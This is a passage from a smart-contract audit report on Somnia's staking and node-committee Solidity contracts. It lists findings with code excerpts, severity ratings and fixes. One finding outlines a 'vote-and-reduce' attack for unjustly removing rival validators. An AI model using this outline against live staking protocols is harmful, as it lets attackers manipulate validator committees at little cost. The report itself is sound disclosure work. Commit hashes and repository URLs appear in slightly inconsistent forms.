Core entry points for validator onboarding, epoch finalization, and system-level staking operations are gated using `msg.sender == address(0)` or `msg.sender == address(this)`. This violates EIP-3607, which prevents transactions from senders with non-empty code and invalidates the zero address as a transaction originator. These checks render critical functions permanently unreachable on standard-compliant EVM chains.

Examples of the problematic gating logic include:

```
// NodeCommittee.sol
modifier OnlyNode() {
    if (msg.sender != address(this)) {
        revert NodeCommittee_OnlyNodeCanCallThisFunction();
    }
}

// SomniaStaking.sol - initialization
_grantRole(NODE_CALLER_ROLE, address(0));

// SomniaStaking.sol - usage
modifier OnlyDevs() {
    if (!hasRole(NODE_CALLER_ROLE, msg.sender)
        && !hasRole(DEVELOPMENT_ADMIN, msg.sender)
        && !hasRole(DEFAULT_ADMIN_ROLE, msg.sender)) {
        revert SomniaStaking_OnlyDevs();
    }
}
```

EIP-3607 (enforced since the London hard fork) mandates that any transaction with `tx.sender` having a non-empty codehash must be rejected. Additionally, transactions cannot be signed in a way that `msg.sender == address(0)` due to signature recovery constraints.

As a result:

- `finaliseEpoch`, `moveToNextEpoch` in `NodeCommittee`
- Role assignment and function gating in `SomniaStaking`

are all rendered unusable on standard EVM chains unless client patches are introduced.

Even in the existing custom client, relying on non-standard sender spoofing conflates protocol layers, offers no clear separation of concerns, and widens the window for configuration mistakes or future client changes to introduce silent failures in critical consensus flows.

Assets:

- NodeCommittee.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]
- SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Accepted

Classification

Impact Rate: 5/5

Likelihood Rate: 2/5

Exploitability: Dependent

Complexity: Simple

Severity: Low

Recommendations

Remediation: Adopt a dedicated access-control role (for example, `NODE_CALLER_ROLE`) backed by a standard AccessControl mechanism. Assign the consensus layer's system account—an externally owned or predeploy contract address—a grant of that role. Maintain the system caller address (or role membership) as a configurable parameter updatable via governance to ensure future compatibility and compliance with EIP-3607.

Resolution: The Somnia team accepted the issue.

[F-2025-12290](#) - Vote Weight Snapshot Not Repriced After Stake Reduction - Low

Description:

The `NodeCommittee` contract snapshots vote weights when a validator votes to mark another node as inactive. However, these vote weights (`voteWeightSnapshot`) are not adjusted if the validator subsequently reduces their stake via unstaking or undelegation.

Although same-epoch stake *increases* are correctly ignored using `SomniaStaking.getValidatorWeightedStakeAmount`, the system does **not adjust vote weights** when validators decrease their stake mid-epoch.

```
function updateNodeStake(address nodeAddress, uint256 newStake) external
OnlyStakingContract {
    if (nodeByAddress[nodeAddress].nodeAddress == address(0)) {
        revert NodeCommittee_NodeNotRegistered();
    }

    nodeByAddress[nodeAddress].stakedAmount = newStake;
    emit NodeStakeUpdated(nodeAddress, newStake);
}
```

This leads to a discrepancy during `finaliseEpoch`:

- The **threshold for removing nodes** is based on the **current total stake**.
- The **votes against nodes** use **stale stake values** from earlier in the epoch.

This allows an attacker to:

- Temporarily stake a large amount,
- Vote to mark a rival as inactive,
- Unstake shortly after,
- Still count toward the 2/3 warning threshold using their inflated snapshot.

Such "vote-and-reduce" behavior undermines the integrity of the voting process and can lead to unjust committee removals at minimal economic cost.

Assets:

- NodeCommittee.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate:	4/5
Likelihood Rate:	2/5
Exploitability:	Semi-Dependent
Complexity:	Simple
Severity:	Low

Recommendations

Remediation: Update vote tracking logic to account for stake reductions. Two mitigation strategies:

Dynamic Repricing on Stake Change:

- In `updateNodeStake`, iterate over `voteWeightSnapshot` entries for the caller and recompute `warnedNodeWeight` using the new stake value.

Resolution: This finding is fixed by the Somnia team by iterating over the `voteWeightSnapshot` entries under `updateNodeStake` to recompute `warnedNodeWeight` in commit hash: `bb40970befef8def85e615013ed46e97a1e8785`.

F-2025-12293 - Absence of Constraints on Minimum Stake Value - Low

Description:

The `setMinStake()` function allows administrators to arbitrarily configure the `minStake` value for the next epoch without applying upper bounds or additional validation. This design enables significant protocol disruption if the value is set to an excessively high threshold.

```
/**
 * @notice Sets the minimum stake amount
 * @param newMinStake New minimum stake amount
 */
function setMinStake(uint256 newMinStake) external onlyRole(DEFAULT_ADMIN_ROLE) {
    nextEpochMinStake = newMinStake;
    emit MinStakeUpdated(newMinStake);
}
```

The following risks can occur if the minimum stake is misconfigured:

- New participants will not be able to join the committee due to the high staking requirements or update their node stake via the `stakeAndJoinCommittee()`, `nodeCallerStakeAndJoinCommittee()` as well as `updateStake()` functions.
- The delegatee validators with the stakes not meeting the new minimum staking requirement will be removed from the committee immediately during undelegation.
- The stakers will not be able to conduct a partial unstake due to the high minimum staking requirement.

Assets:

- SomniaStaking.sol [https://github.com/somnia-chain___somnia-protocol/tree/fixes/boosty]

Status:

Accepted

Classification

Impact Rate: 3/5

Likelihood Rate: 2/5

Exploitability: Dependent

Complexity: Simple

Severity: Low

Recommendations

Remediation: It is recommended to introduce validation logic in the `setMinStake()` function to enforce reasonable boundaries on the `minStake` value.

Resolution: The Somnia team accepted the issue.

[F-2025-12088](#) - Cache State Variable Array Length In For Loop - Info

Description: Both `_processNextEpochStakes` and `finaliseEpoch` repeatedly access `.length` of storage arrays. Failing to cache the array length when iterating through arrays in Solidity can have significant performance and gas cost implications. In Solidity, array lengths can change during execution due to external calls or storage modifications. When the array length is not cached before entering a loop, it is recomputed with each iteration, leading to unnecessary gas consumption.

```
for (uint256 i = 0; i < nextEpochOwnStakes.length; i++) {  
    for (uint256 i = 0; i < nextEpochDelegatedStakes.length; i++) {  
        registeredNodes.length
```

Assets:

- NodeCommittee.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]
- SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status: Mitigated

Classification

Impact Rate: 1/5
Likelihood Rate: 1/5
Exploitability: Independent
Complexity: Simple
Severity: Info

Recommendations

Remediation: To enhance performance and reduce gas costs, cache the array length before entering a for loop in Solidity. This approach prevents repeated computation of the array length and mitigates the risk of reentrancy attacks due to array length changes during loop execution.

Resolution:

This finding is partially fixed by the Somnia team by caching some of the state variable array lengths before using in the loop in commit hash: `bb40970befef8defd85e615013ed46e97a1e8785`.

[F-2025-12089](#) - Custom Errors in Solidity for Gas Efficiency - Info

Description:

Starting from Solidity version 0.8.4, the language introduced a feature known as "custom errors". These custom errors provide a way for developers to define more descriptive and semantically meaningful error conditions without relying on string messages. Prior to this version, developers often used the `require` statement with string error messages to handle specific conditions or validations. However, every unique string used as a revert reason consumes gas, making transactions more expensive.

Custom errors, on the other hand, are identified by their name and the types of their parameters only, and they do not have the overhead of string storage. This means that, when using custom errors instead of `require` statements with string messages, the gas consumption can be significantly reduced, leading to more gas-efficient contracts.

```
require(validatorsMarkedForRemoval[validator], "Validator not marked for removal");
require(totalStake < minStake, "Validator is not understaked");
require(pendingChange.hasPendingChange, "No pending rate change");
require(totalRewards > 0, "No rewards to claim");
```

Assets:

- NodeCommittee.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]
- SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation:

It is recommended to use custom errors instead of revert strings to reduce gas costs, especially during contract deployment. Custom errors can be defined using the error keyword and can include dynamic information.

Resolution:

This finding is fixed by the Somnia team by removing `require` statements and changing all to the custom errors in commit hash:

`bb40970befef8defd85e615013ed46e97a1e8785` .

[F-2025-12090](#) - Unneeded initializations of uint256 and bool variable to 0/false - Info

Description: In Solidity, it is common practice to initialize variables with default values when declaring them. However, initializing `uint256` variables to `0` and `bool` variables to `false` when they are not subsequently used in the code can lead to unnecessary gas consumption and code clutter. This issue points out instances where such initializations are present but serve no functional purpose.

```
bool isDuplicate = false;
bool alreadyInArray = false;
bool alreadyDelegated = false;
uint256 totalStake = 0;
for (uint256 i = 0;
```

Assets:

- NodeCommittee.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]
- SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status: Mitigated

Classification

Impact Rate: 1/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: It is recommended not to initialize integer variables to `0` to and boolean variables to `false` to save some Gas.

Resolution: This finding is partially fixed by the Somnia team by not initializing some of the uint256 and bool variable to 0/false in commit hash:

`bb40970befef8defd85e615013ed46e97a1e8785`.

F-2025-12091 - Unused Import - Info

Description: The identifier is imported but never used within the file.

```
import { EIP712 } from "@openzeppelin/contracts/utils/cryptography/EIP712.sol";
```

Assets:

- NodeCommittee.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status: Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Remove the unused imports for cleanup.

Resolution: This finding is fixed by the Somnia team by removing the unused import in commit hash: `bb40970befef8defd85e615013ed46e97a1e8785`.

[F-2025-12092](#) - `burnFeePercentage` can be set to 100%, enabling total reward burn - Info

Description:

The `initialize()` and `setBurnFeePercentage()` functions in the `NodeCommittee` contract grant the admin role authority to configure the proportion of validator rewards subject to burning. No upper bound validation is implemented on the `burnFeePercentage` parameter. As a result, the value can be set to `100%`, which results in all staking rewards being destroyed for the epoch. In this scenario, no rewards are forwarded to the staking contract for distribution to validators and delegators.

```
function setBurnFeePercentage(uint256 newBurnFeePercentage) external onlyRole
(DEFAULT_ADMIN_ROLE) {
    if (newBurnFeePercentage > 10000) {
        revert NodeCommittee_InvalidBurnFeePercentage();
    }
    burnFeePercentage = newBurnFeePercentage;
    emit BurnFeePercentageUpdated(newBurnFeePercentage);
}

function initialize(address upgrader, uint256 initialMaxNodes, uint256 initialBurnFeePercentage,
uint256 initialMinNodes) external initializer {
    if (initialBurnFeePercentage > 10000) {
        revert NodeCommittee_InvalidBurnFeePercentage();
    }
    __EIP712_init("NodeCommittee", "1");
    __AccessControl_init();
    __UUPSUpgradeable_init();

    _grantRole(DEFAULT_ADMIN_ROLE, upgrader);
    _grantRole(DEFAULT_ADMIN_ROLE, msg.sender);

    _grantRole(UPGRADER_ROLE, upgrader);

    burnFeePercentage = initialBurnFeePercentage; // 5000 = 50%
    maxNodes = initialMaxNodes;
    minNodes = initialMinNodes;

    epochs[EpochStatus.CURRENT].finalised = true;
    epochs[EpochStatus.NEXT].finalised = true;
    epochs[EpochStatus.FUTURE].finalised = false;
```

```
finalisedEpochCounter = 2;  
}
```

Assets:

- NodeCommittee.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:**Accepted****Classification****Impact Rate:** 3/5**Likelihood Rate:** 1/5**Exploitability:** Dependent**Complexity:** Simple**Severity:** Info**Recommendations**

Remediation: **Enforce conservative bounds in basis points (BPS).**
Decide a protocol-approved range (e.g., `MIN_BURN_FEE_BPS = 100` = 1%,
`MAX_BURN_FEE_BPS = 2000` = 20%) and hard-cap the setter.

Resolution: This finding is accepted by the Somnia team.

F-2025-12095 - Redundant Condition in getCurrentGasPrice - Info

Description:

In the `getCurrentGasPrice` function, there is an `if (nodes.length == 0)` condition inside the `for` loop. This check is unnecessary because the loop is only entered when `nodes.length > 0`, meaning the condition will never be true within that scope. The function already includes the same check before the loop to return early when there are no nodes, making the second occurrence dead code. This redundancy adds no functional value, increases code complexity, and may confuse future maintainers by suggesting that `nodes` could somehow change during iteration.

```
function getCurrentGasPrice(uint256 baseFee) external view returns (uint256 gasFee) {
    Node[] memory nodes = getCurrentEpochCommittee();

    if (nodes.length == 0) {
        return baseFee;
    }

    // Then load the gas price votes for each node, storing the node's weight along with the value.
    WeightedValue[] memory votes = new WeightedValue[](nodes.length);
    uint256 totalStakedAmount = 0;
    for (uint256 i = 0; i < nodes.length; i++) {
        // Load the gas price vote, if any, from this node.
        GasPriceVote memory vote = gasPriceVotes[nodes[i].nodeAddress];

        if (nodes.length == 0) {
            return baseFee;
        }
    }
    ...
}
```

Assets:

- NodeCommittee.sol [https://github.com/somniac-chain__somniac-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Remove the redundant `if (nodes.length == 0)` check inside the loop. The existing early return before the loop is sufficient to handle the empty `nodes` case, ensuring cleaner, more maintainable, and easier-to-read code.

Resolution: This finding is fixed by the Somnia team by removing the redundant if control in the loop in commit hash:
`bb40970befef8defd85e615013ed46e97a1e8785`.

[F-2025-12098](#) - Floating Pragma - Info

Description:

In Solidity development, the pragma directive specifies the compiler version to be used, ensuring consistent compilation and reducing the risk of issues caused by version changes. However, using a floating pragma (e.g., `^0.8.xx`) introduces uncertainty, as it allows contracts to be compiled with any version within a specified range. This can result in discrepancies between the compiler used in testing and the one used in deployment, increasing the likelihood of vulnerabilities or unexpected behavior due to changes in compiler versions.

The project currently uses floating pragma declarations (`^0.8.0`) in its Solidity contracts. This increases the risk of deploying with a compiler version different from the one tested, potentially reintroducing known bugs from older versions or causing unexpected behavior with newer versions. These inconsistencies could result in security vulnerabilities, system instability, or financial loss. Locking the pragma version to a specific, tested version is essential to prevent these risks and ensure consistent contract behavior.

Assets:

- NodeCommittee.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]
- NodeCommitteeProxy.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]
- SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]
- SomniaStakingProxy.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation:

It is recommended to **lock the pragma version** to the specific version that was used during development and testing. This ensures that the contract will always be compiled with a known, stable compiler version, preventing unexpected changes in behavior due to compiler updates. For example, instead of using `^0.8.xx`, explicitly define the version with `pragma solidity 0.8.19;`.

Before selecting a version, review known bugs and vulnerabilities associated with each Solidity compiler release. This can be done by referencing the official Solidity compiler release notes: [Solidity GitHub releases](#) or [Solidity Bugs by Version](#). Choose a compiler version with a good track record for stability and security.

Resolution:

This finding is fixed by the Somnia team by removing the floating pragma in commit hash: `bb40970befef8def85e615013ed46e97a1e8785`.

[F-2025-12212](#) - Inaccurate NatSpec Description in createStaker Function - Info

Description:

The `createStaker()` function contains a NatSpec description that implies the function also triggers a committee join operation. However, the function does not call `joinCommittee()` even when the minimum stake amount is reached. This creates a discrepancy between the documented behavior and the actual implementation.

```
/**
 * @notice Stakes tokens and joins the committee.
 * Can create a Staker without covering the minimum stake to join the
 * committee.
 * @param validator Address of the validator
 * @param stakedAmount Amount to stake
 */
function createStaker(address validator,
uint256 stakedAmount) external payable OnlyStaker {}
```

Assets:

- SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate:	1/5
Likelihood Rate:	5/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Info

Recommendations

Remediation:

It is recommended to align the NatSpec description with the actual function behavior to avoid misinterpretation.

Resolution:

This issue was fixed by the Somnia team by aligning the NatSpec description with the actual function behavior, removing the incorrect

information that the `createStaker()` function calls the `joinCommittee()` function, as implemented in commit

`bb40970befef8defd85e615013ed46e97a1e8785` .

F-2025-12235 - Unused Field in Stake Struct - Info

Description:

The `Stake` struct in the `SomniaStaking` contract includes a field named `delegateStakeAccumulatedRewards`, which is never accessed or updated after its initial assignment. This unused field increases gas costs unnecessarily and may mislead future developers about its intended purpose.

The `Stake` struct is defined as follows:

```
struct Stake {
    address validator;
    uint256 stakedAmount;
    uint256 accumulatedRewards;
    uint256 delegatedStake;
    uint256 delegateStakeRate;
    uint256 delegateStakeAccumulatedRewards;
}
```

The `delegateStakeAccumulatedRewards` field is initialized to zero during staker creation via:

- `createStaker()`
- `stakeAndJoinCommittee()`
- `nodeCallerStakeAndJoinCommittee()`

However, the field is never read, incremented, or referenced elsewhere in the contract. Its presence appears to be a leftover artifact from a previous design iteration and serves no functional role in the current reward distribution or accounting logic.

This results in:

- An additional storage slot per validator, incurring unnecessary gas costs.
- Potential confusion for maintainers who may assume it holds meaningful state or is required for delegation accounting.

Assets:

- `SomniaStaking.sol` [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Accepted

Classification

Impact Rate: 1/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Remove the `delegateStakeAccumulatedRewards` field from the `Stake` struct entirely, and update all related instantiations accordingly.

Resolution: The Somnia team accepted the issue.

[F-2025-12236](#) - Redundant Value Parameter Enables Inconsistencies in Staking and Delegation Functions - Info

Description: Several staking-related functions redundantly require both a `uint256 amount` parameter and a `msg.value` transfer, with explicit equality checks (`msg.value == amount`). This introduces unnecessary complexity, increases the attack surface, and creates maintenance risk by duplicating intent in two places.

The functions affected include:

- `stakeAndJoinCommittee(uint256 stakedAmount, INodeCommittee.PublicKeys calldata publicKeys)`
- `nodeCallerStakeAndJoinCommittee(address nodeAddress, uint256 stakedAmount, INodeCommittee.PublicKeys calldata publicKeys)`
- `createStaker(address validator, uint256 stakedAmount)`
- `delegateStake(address validator, uint256 amount)`
- `updateStake(uint256 amount)`

Each of these accepts an `amount` or `stakedAmount` parameter that must match the `msg.value` sent with the transaction. This pattern is redundant:

```
if (msg.value != stakedAmount) {  
    revert SomniaStaking_IncorrectValue();  
}
```

By relying solely on `msg.value`, the system can directly capture the intended transferred amount, reducing the potential for parameter mismatches and eliminating unnecessary checks.

Functions duplicate the amount input via parameter and `msg.value`, increasing the risk of future inconsistency if one is altered but not the other.

Assets:

- SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Accepted

Classification

Impact Rate: 1/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Eliminate the `amount` or `stakedAmount` parameter from functions that already use `msg.value` and derive all necessary stake values directly from `msg.value` within the function body. This ensures consistency, reduces surface area, and simplifies validation logic.

Resolution: The Somnia team accepted the issue.

F-2025-12237 - Misleading Modifier Name - Info

Description:

The `OnlyStaker` modifier, intended to restrict function access to stakers, also permits calls from addresses holding the `DEFAULT_ADMIN_ROLE`. This broadens the expected access control logic and can mislead developers or users reviewing the contract.

The modifier is defined as follows:

```
modifier OnlyStaker() {  
    if (!hasRole(STAKING_ROLE, msg.sender)  
        && !hasRole(DEFAULT_ADMIN_ROLE, msg.sender)) {  
        revert SomniaStaking_OnlyStaker();  
    }  
    _;  
}
```

Despite its name, the modifier does not exclusively restrict access to addresses with the `STAKING_ROLE`. Instead, it allows access to both `STAKING_ROLE` and `DEFAULT_ADMIN_ROLE`, effectively granting administrative accounts access to staker-only functionality.

This may lead to incorrect privilege assumptions during upgrades, or future feature integrations, increasing the risk of introducing unintentional vulnerabilities.

Assets:

- SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation:

The `OnlyStaker` modifier should either:

- Be renamed to accurately reflect its logic, such as `OnlyStakerOrAdmin`, or
- Be updated to restrict access solely to the `STAKING_ROLE`, if administrative access is not necessary for the guarded functions.

Resolution:

This issue was fixed by the Somnia team by removing the check for `DEFAULT_ADMIN_ROLE` in the `OnlyStaker` modifier, as implemented in commit `bb40970befef8defd85e615013ed46e97a1e8785`.

[F-2025-12238](#) - Inconsistent Event Emission Between Stake and Committee Functions - Info

Description:

Event emission is not applied consistently across staking-related functions, leading to ambiguous or misleading logs.

In the `stakeAndJoinCommittee()` function, the `StakeCreated` event is emitted in two scenarios:

- When a new stake is created.
- At the end of the function, regardless of the execution path.

As a result, depending on the condition path, combinations of emitted events include `StakeCreated + StakeCreated` or `StakeUpdated + StakeCreated`. While the `StakeUpdated` event is correctly emitted in the update branch, the additional unconditional `StakeCreated` emission results in double or incorrect event logs.

In the `nodeCallerStakeAndJoinCommittee()` function, only the `StakeCreated` event is emitted. This occurs even when the execution path represents an update to an existing stake, in which case a `StakeUpdated` event would be expected. Consequently, this function does not provide accurate event logs for update scenarios.

This inconsistency may affect monitoring systems, analytics tools, and off-chain services that rely on accurate event logs to reflect staking actions. Inaccurate or duplicated events can lead to misrepresentation of staking activity, incorrect accounting, and potential integration issues with systems that process these events.

Assets:

- SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation:

It is recommended to unify the event emission approach across all staking-related functions. The pattern applied in the `createStaker()` function should be consistently followed to ensure that:

- `StakeCreated` is only emitted when a new stake is created.
- `StakeUpdated` is emitted only when an existing stake is updated.
- No duplicate events are emitted in a single execution path.

Resolution:

This issue was fixed by the Somnia team by unifying the event emission approach across all staking-related functions, as implemented in commit `bb40970befef8def85e615013ed46e97a1e8785`.

[F-2025-12239](#) - Missing Sufficient Validation For The maxNodes and minNodes Values Can Lead To Denial Of Service - Info

Description: The `initialize()` function in `NodeCommittee` does not validate the values of `initialMaxNodes` and `initialMinNodes`. This omission allows the contract to be initialized with improper values, such as `maxNodes = 0`, `minNodes = 0`, or `minNodes > maxNodes`.

```
function initialize(address upgrader, uint256 initialMaxNodes, uint256 initialMinNodes, uint256 initialBurnFeePercentage,
    uint256 initialMinNodes) external initializer {
    // Other Code
    maxNodes = initialMaxNodes;
    minNodes = initialMinNodes;
    // Other Code
}
```

Such configurations can lead to denial-of-service (DOS) scenarios, where no nodes can join the committee or the contract logic becomes inconsistent, potentially halting protocol operations.

Assets:

- `NodeCommittee.sol` [https://github.com/somniac-chain__somniac-protocol/tree/fixes/boosty]

Status: Fixed

Classification

Impact Rate: 4/5

Likelihood Rate: 1/5

Exploitability: Dependent

Complexity: Simple

Severity: Info

Recommendations

Remediation: It is recommended to add explicit validation in the `initialize()` function to ensure that `minNodes` cannot be greater or equal than

`maxNodes`. Moreover, it is recommended to ensure that the `minNodes` cannot be equal to zero.

Resolution:

This issue was fixed by the Somnia team by adding `if` statements in the `initialize()` function of the `NodeCommittee` contract to prevent invalid values, such as `maxNodes = 0`, `minNodes = 0`, or `minNodes > maxNodes`, as implemented in commit `bb40970befef8def85e615013ed46e97a1e8785`.

[F-2025-12240](#) - Unnecessary Zero-Address Call When Burn Fee Percentage Is Zero - Info

Description:

When the `burnFeePercentage` variable is set to `0`, the calculated burn amount equals `0`. Despite no tokens being required for burning, the `_settleEpoch()` function still attempts to perform an external call to `address(0)`.

```
function _settleEpoch(uint256 rewardsPaidToContract) internal returns(uint256) {  
    // other code  
  
    // Burn portion of rewards based on burnFeePercentage  
    uint256 amountToBurn = (rewardsPaidToContract * burnFeePercentage) / 100;  
  
    (bool success, ) = payable(address(0)).call{value : amountToBurn}("");  
    if (!success) {  
        revert NodeCommittee_FailedToBurnFees();  
    }  
  
    // other code  
}
```

This behavior results in unnecessary gas consumption without achieving any functional effect. Repeated calls under such conditions may accumulate in wasted resources over multiple epochs. Although the correctness of reward distribution is not affected, the efficiency of contract execution is reduced.

Assets:

- NodeCommittee.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity:

Info

Recommendations**Remediation:**

It is recommended to introduce a conditional check that bypasses the burn logic when the calculated burn amount is `0`. This prevents unnecessary external calls to `address(0)` and ensures that settlement execution avoids redundant gas expenditure.

Resolution:

This issue was resolved by the Somnia team by adding an `if` statement that transfers `amountToBurn` to `address(0)` only if `amountToBurn` is greater than 0, as implemented in commit `bb40970befef8defd85e615013ed46e97a1e8785`.

[F-2025-12289](#) - Duplicated Staking Logic and Redundant Local State Tracking Increase Maintenance Complexity - Info

Description:

`stakeAndJoinCommittee()` and `nodeCallerStakeAndJoinCommittee()` repeat the same staking and committee-joining algorithm, differing only in the caller's role check. Portions of this logic are copied a third time in `createStaker()`. Maintaining three near-identical code paths invites accidental divergence.

Identical stake initialisation and committee entry present in

`stakeAndJoinCommittee()`, `nodeCallerStakeAndJoinCommittee()` and `createStaker()` functions:

```
bool newStaker = stakes[msg.sender].stakedAmount == 0 && stakes[msg.sender].delegatedStake == 0;

if (newStaker) {
    // Create new stake for new validator
    stakes[msg.sender] = Stake({
        validator : msg.sender,
        stakedAmount : stakedAmount,
        accumulatedRewards : 0,
        delegatedStake : 0,
        delegateStakeRate : defaultDelegateStakeRate,
        delegateStakeAccumulatedRewards : 0,
        lastIncreaseFinalisedEpoch : INodeCommittee(nodeCommittee).getFinalisedEpochCounter(),
        stakeBeforeLastIncrease : stakedAmount
    });

    // Join committee with the new stake
    INodeCommittee(nodeCommittee).joinCommittee(msg.sender, stakedAmount, publicKeys);

    emit StakeCreated(msg.sender, stakedAmount);
}
```

Duplicated update branch:

```
uint256 currentFinalisedEpoch = INodeCommittee(nodeCommittee).getFinalisedEpochCounter();
// Update last increase finalised epoch and stake before last increase
if (stakes[nodeAddress].lastIncreaseFinalisedEpoch < currentFinalisedEpoch) {
    stakes[nodeAddress].stakeBeforeLastIncrease =
        stakes[nodeAddress].stakedAmount + stakes[nodeAddress].delegatedStake
};
```

```

        stakes[nodeAddress].lastIncreaseFinalisedEpoch = currentFinalizedEpoch;
    }

    // Add to existing stake
    stakes[nodeAddress].stakedAmount += stakedAmount;

    // Update stake in committee if the validator is already registered
    if (INodeCommittee(nodeCommittee).isNodeRegistered(nodeAddress)) {
        INodeCommittee(nodeCommittee)
            .updateNodeStake(nodeAddress,
                             stakes[nodeAddress].stakedAmount + stakes[nodeAddress].delegatedStake);
    } else {
        // If validator has enough stake but is not in committee, join the committee
        if (stakes[nodeAddress].stakedAmount >= minStake) {
            INodeCommittee(nodeCommittee)
                .joinCommittee(nodeAddress,
                               stakes[nodeAddress].stakedAmount + stakes[nodeAddress].delegatedStake,
                               publicKeys);
        }
    }
}

```

Divergent fixes or enhancements applied to one path but not the others can introduce silent logic errors.

Assets:

- SomniaStaking.sol [https://github.com/somnia-chain___somnia-protocol/tree/fixes/boosty]

Status:

Accepted

Classification

Impact Rate:	1/5
Likelihood Rate:	5/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Info

Recommendations

Remediation:

It is recommended to consolidate the staking and committee-joining procedure into a single internal function parameterised by the target validator address and expose minimal role-checked wrappers that forward to it.

Resolution:

The Somnia team accepted the issue.

[F-2025-12292](#) - Misleading NodeVotedInactive Event Emitted on Invalid Self-Vote - Info

Description:

The `voteInactiveNodes` function emits a `NodeVotedInactive` event for every node in the `peer_addresses` list, even when the sender attempts to vote on themselves.

Although self-votes are programmatically ignored and do not affect internal logic (e.g., `warnedNodeWeight` is not incremented), the event is still emitted:

```
emit NodeVotedInactive(msg.sender, peerAddress, is_active);
```

This results in **misleading on-chain signals**, suggesting that a self-vote had an effect when it did not. External indexers, monitoring tools, and off-chain governance logic may incorrectly interpret this as a valid and counted vote.

Assets:

- NodeCommittee.sol [https://github.com/somniac-chain__somniac-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 1/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation:

Add a conditional check to **suppress event emission for self-votes**:

```
if (peerAddress != msg.sender) {  
    emit NodeVotedInactive(msg.sender, peerAddress, is_active);  
}
```

This ensures emitted events match the actual logic of the function and only reflect valid vote actions.

Resolution:

This finding is fixed by the Somnia team by adding proper control before emitting the event in commit hash:

`bb40970befef8defd85e615013ed46e97a1e8785` .

Disclaimers

Hacken Disclaimer

The smart contracts given for audit have been analyzed based on best industry practices at the time of the writing of this report, with cybersecurity vulnerabilities and issues in smart contract source code, the details of which are disclosed in this report (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

The report contains no statements or warranties on the identification of all vulnerabilities and security of the code. The report covers the code submitted and reviewed, so it may not be relevant after any modifications. Do not consider this report as a final and sufficient assessment regarding the utility and safety of the code, bug-free status, or any other contract statements.

While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only — we recommend proceeding with several independent audits and a public bug bounty program to ensure the security of smart contracts.

English is the original language of the report. The Consultant is not responsible for the correctness of the translated versions.

As part of Hacken's ongoing quality assurance process, we may conduct re-audits of select projects. These re-audits are performed independently from the original audit and are intended solely for internal quality control and improvement. Updated reports resulting from such re-audits will be shared privately with the respective clients and may be published on the Hacken website only with their explicit consent.

The sole authoritative source for finalized and most up-to-date versions of all reports remains the Audits section at <https://hacken.io/audits/>.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. Thus, the Consultant cannot guarantee the explicit security of the audited smart contracts.

Appendix 1. Definitions

Severities

When auditing smart contracts, Hacken is using a risk-based approach that considers **Likelihood**, **Impact**, **Exploitability** and **Complexity** metrics to evaluate findings and score severities.

Reference on how risk scoring is done is available through the repository in our Github organization:

[hknio/severity-formula](https://github.com/hacken/severity-formula)

Severity	Description
Critical	Critical vulnerabilities are usually straightforward to exploit and can lead to the loss of user funds or contract state manipulation.
High	High vulnerabilities are usually harder to exploit, requiring specific conditions, or have a more limited scope, but can still lead to the loss of user funds or contract state manipulation.
Medium	Medium vulnerabilities are usually limited to state manipulations and, in most cases, cannot lead to asset loss. Contradictions and requirements violations. Major deviations from best practices are also in this category.
Low	Major deviations from best practices or major Gas inefficiency. These issues will not have a significant impact on code execution.
